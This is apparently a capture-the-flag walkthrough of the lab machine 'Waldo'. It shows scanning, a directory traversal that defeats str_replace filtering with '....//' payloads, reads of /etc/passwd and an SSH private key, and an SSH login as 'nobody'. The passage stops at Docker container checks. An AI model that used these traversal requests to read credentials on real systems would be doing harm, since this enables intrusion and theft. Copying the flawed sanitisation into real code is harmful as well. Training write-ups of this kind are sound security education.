# Waldo

12th December 2018 / Document No D18.100.31

**Prepared By: egre55**

**Machine Author: strawman & capnspacehook**

**Difficulty: Medium**

**Classification: Official**

## SYNOPSIS

Waldo is a medium difficulty machine, which highlights the risk of insufficient input validation, provides the challenge of rbash escape or bypassing, and showcases an interesting privilege escalation vector involving Linux Capabilities, all of which may be found in real environments.

### Skills Required

- Basic Web Application enumeration skills
- Basic Linux enumeration skills


### Skills Learned

- Source code review
- Rbash escape techniques
- Linux Capabilities enumeration

## Enumeration


### Nmap

```
masscan -p1-65535 10.10.10.87 --rate=1000 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.87
```




```
root@kali:~/hackthebox/waldo# masscan -p1-65535 10.10.10.87 --rate=1000 -e tun0 > ports

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2018-12-12 21:34:18 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
root@kali:~/hackthebox/waldo# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print
root@kali:~/hackthebox/waldo# nmap -Pn -A -sV -sC -p$ports 10.10.10.87
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-12 16:37 EST
Nmap scan report for 10.10.10.87
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:ff:81:aa:ac:df:66:9e:da:e1:c8:78:00:ab:32:9e (RSA)
|   256 b3:e7:54:6a:16:bd:c9:29:1f:4a:8c:cd:4c:01:24:27 (ECDSA)
|_  256 38:64:ac:57:56:44:d5:69:de:74:a8:88:dc:a0:b4:fd (ED25519)
80/tcp open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
| http-title: List Manager
|_Requested resource was /list.html
|_http-trane-info: Problem with XML parsing of /evox/about
```

Nmap reveals a “List Manager” website, with functionality to add, view and delete lists.



## Burp Suite


It’s worth examining it in a proxy for further inspection. This shows that the "dirRead.php" page is requested, with the "path" parameter set to "/.list/". A directory listing is returned in JSON format.



```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 13
Connection: close

path=./.list/
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Thu, 13 Dec 2018 23:55:38 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 26

[".","..","list1","list2"]
```

After tampering with the "path" parameter and removing ./list, a listing of the top-level directory is returned. This reveals various interesting files that seem to offer additional file read, write and delete functionality.




```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 7
Connection: close

path=./
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Wed, 12 Dec 2018 22:21:09 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 155

[".","..",".list","background.jpg","cursor.png","dirRead.php",
"fileDelete.php","fileRead.php","fileWrite.php","index.php","l
list.js"]
```

The source code of the PHP files can now be viewed.

## Source Code Review



```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 19
Connection: close

file=./fileRead.php
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Wed, 12 Dec 2018 22:22:44 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 577

{"file":"<?php\n\n\nif($_SERVER['REQUEST_METHOD'] ===
\"POST\"){\n\t$fileContent['file'] = false;\n\theader('Content-Type:
application\/json');\n\tif(isset($_POST['file'])){\n\t\theader('Content-T
ype: application\/json');\n\t\t$_POST['file'] = str_replace(
array(\"..\/\", \"..\\\"\"), \"\",
$_POST['file']);\n\t\tif(strpos($_POST['file'], \"user.txt\") ===
false){\n\t\t\t$file = fopen(\"\/var\/www\/html\/\" . $_POST['file'],
\"r\");\n\t\t\t$fileContent['file'] =
fread($file,filesize($_POST['file']));
\n\t\t\tfclose();\n\t\t}\n\t}\n\techo json_encode($fileContent);\n}\n"}
```

The source code of fileRead.php is returned, but it contains escape characters and newlines and tabs have been represented by the JSON parser as "\n" and "\t". The sed Stream EDitor utility can be used to tidy up the formatting.


```
sed 's/\\n/\n/g' < fileRead.php | sed 's/\\t/\t/g' | sed 's/\\//g'
```

```
<?php


if($_SERVER['REQUEST_METHOD'] === "POST"){
	$fileContent['file'] = false;
	header('Content-Type: application/json');
	if(isset($_POST['file'])){
		header('Content-Type: application/json');
		$_POST['file'] = str_replace( array("../", ".."""), "", $_POST['file']);
		if(strpos($_POST['file'], "user.txt") === false){
			$file = fopen("/var/www/html/" . $_POST['file'], "r");
			$fileContent['file'] = fread($file,filesize($_POST['file']));
			fclose();
		}
	}
	echo json_encode($fileContent);
}
```

The developer has used the "str_replace" function in an attempted sanitization of user input, to prevent directory traversal:

```
str_replace( array("../", ".."), "", $_POST['file']);
```

This will delete "../" or ".." from the user provided file path. However, if "....//" is provided as input, even after removing "../" – the remaining "../" still allows for directory traversal. This is confirmed, and the filesystem can now be enumerated.




```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 11
Connection: close

path=....//
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 14 Dec 2018 00:33:14 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 29

[".","..","html","localhost"]
```

## Local File Enumeration


/etc/passwd can be accessed, and after fixing the formatting, it seems several users have a login shell.



```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 39
Connection: close

file=....//....//....//....//etc/passwd
```


```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 14 Dec 2018 00:36:12 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 1443

{"file":"root:x:0:0:root:\/root:\/bin\/ash\nb
ologin\ndaemon:x:2:2:daemon:\/sbin:\/sbin\/no
adm:\/sbin\/nologin\nlp:x:4:7:lp:\/var\/spool
x:5:0:sync:\/sbin:\/bin\/sync\nshutdown:x:6:0
tdown\nhalt:x:7:0:halt:\/sbin:\/sbin\/halt\nm
\/mail:\/sbin\/nologin\nnews:x:9:13:news:\/us
```

```
sed 's/\\n/\n/g' < passwd | sed 's/\\t/\t/g' | sed 's/\\//g' | grep sh
```



```
root:x:0:0:root:/root:/bin/ash
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
operator:x:11:0:operator:/root:/bin/sh
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
nobody:x:65534:65534:nobody:/home/nobody:/bin/sh
```

The nobody user is listed and their home directory is accessible. Further enumeration of this folder reveals an SSH private key called ".monitor".




```
POST /fileRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close

file=....//....//....//....//home/nobody/.ssh/.monitor
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Wed, 12 Dec 2018 23:35:49 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 1741

{"file":"-----BEGIN RSA PRIVATE
KEY-----\nMIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5
l\nmR4JH6n4Nccdm1ZU+qB77li8ZOvymBtIEY4Fm07X4Pqt4
FZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2cxAle14cj+pnEi
/AANIN4vW9KslLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12
```


## Foothold

After fixing the formatting of the private key, an SSH session is opened on Waldo as "nobody", and user.txt is gained.



```
root@kali:~/hackthebox/waldo# sed 's/\\n/\n/g' < id_rsa | sed 's/\\t/\t/g' | sed 's/\\//g'
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6Cpl
mR4JH6n4Nccdm1ZU+qB77li8ZOvymBtIEY4Fm07X4Pqt4zeNBfqKWkOcyV1TLW6f
87s0FZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2cxAle14cj+pnEiRTsyMiq1nJCS
dGCc/gNpW/AANIN4vW9KslLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXirvN
o8PLGnFJVw6SHhmPJsue9vjAIeH+n+5Xkbc8/6pceowqs9ujRkNzH9T1lJq4Fx1V
vi93Daq3bZ3dhIIWaWafmqzg+jSThSWOIwR73wIDAQABAoIBADHwl/wdmuPEW6kU
vmzhRU3gcjuzwBET0TNejbL/KxNWXr9B2I0dHWfg8Ijw1Lcu29nv8b+ehGp+bR/6
pKHMFp66350xylNSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5
8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnEOgUgEJrN69hxYHfbeJ0Wlll8Wort9yummox/05qoOBL4kQxUM7
VxI2Ywu46+QTzTMeOKJoyLCGLyxDkg5ONdfDPBW3w8O6UlVfkv467M3ZB5ye8GeS
dVa3yLECgYEA7jk51MvUGSIFF6GkXsNb/w2cZGe9TiXBWUqWEEig0bmQQVx2ZWWO
v0og0X/iROXAcp6Z9WGpIc6FhVgJd/4bNlTR+A/lWQwFt1b6l03xdsyaIyIWi9xr
xsb2sLNWP56A/5TWTpOkfDbGCQrqHvukWSHlYFOzgQa0ZtMnV71ykH0CgYEAwSSY
qFfdAWrvVZjp26Yf/jnZavLCAC5hmho7eX5isCVcX86MHqpEYAFCecZN2dFFoPqI
yzHzgb9N6Z01YUEKqrknO3tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1
/pAcw/+/oYsh4BwkKnVHkNw36c+WmNoaX1FWqIsCgYBYw/IMnLa3drm3CIAa32iU
LRotP4qGaAMXpncsMiPage6CrFVhiuoZ1SFNbv189q8zBm4PxQgklLOj8B33HDQ/
lnN2n1WyTIyEuGA/qMdkoPB+TuFf1A5EzzZ0uR5WLlWa5nbEaLdNoYtBK1P5n4Kp
w7uYnRex6DGobt2mD+10cQKBgGVQlyune20k9QsHvZTU3e9z1RL+6LlDmztFC3G9
1HLmBkDTjjj/xAJAZuiOF4Rs/INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT
rj1BhUCzZCUgQABtpC6vYj/HLLlzpiC05AIEhDdvToPK/0WuY64fds0VccAYmMDr
X/PlAoGAS6UhbCm5TWZhtL/hdprOfar3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2
DvVny8gKbM/OenwHnTlwRTEj5qdeAM40oj/mwCDc6kpV1lJXrW2R5mCH9zgbNFla
W0iKCBUAm5xZgU/YskMsCBMNmA8A5ndRWGFEFE+VGDVPaRie0ro=
-----END RSA PRIVATE KEY-----
```

```
ssh nobody@10.10.10.87 -i id_rsa
```




```
root@kali:~/hackthebox/waldo# ssh nobody@10.10.10.87 -i id_rsa
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
```

## Post Exploitation

### Situational Awareness


Alpine is a lightweight Linux distribution that is commonly used with containerization software such as Docker. The commands below can confirm whether the current shell is situated within a Docker container.

```
grep -i docker /proc/self/cgroup  2>/dev/null
find / -name "*dockerenv*" -exec ls -la {} \; 2>/dev/null
```



```
waldo:~$ grep -i docker /proc/self/cgroup  2>/dev/null; find / -name "*dockerenv*" -exec ls -la {} \; 2>/dev/null
10:blkio:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
9:perf_event:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
8:pids:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
7:freezer:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
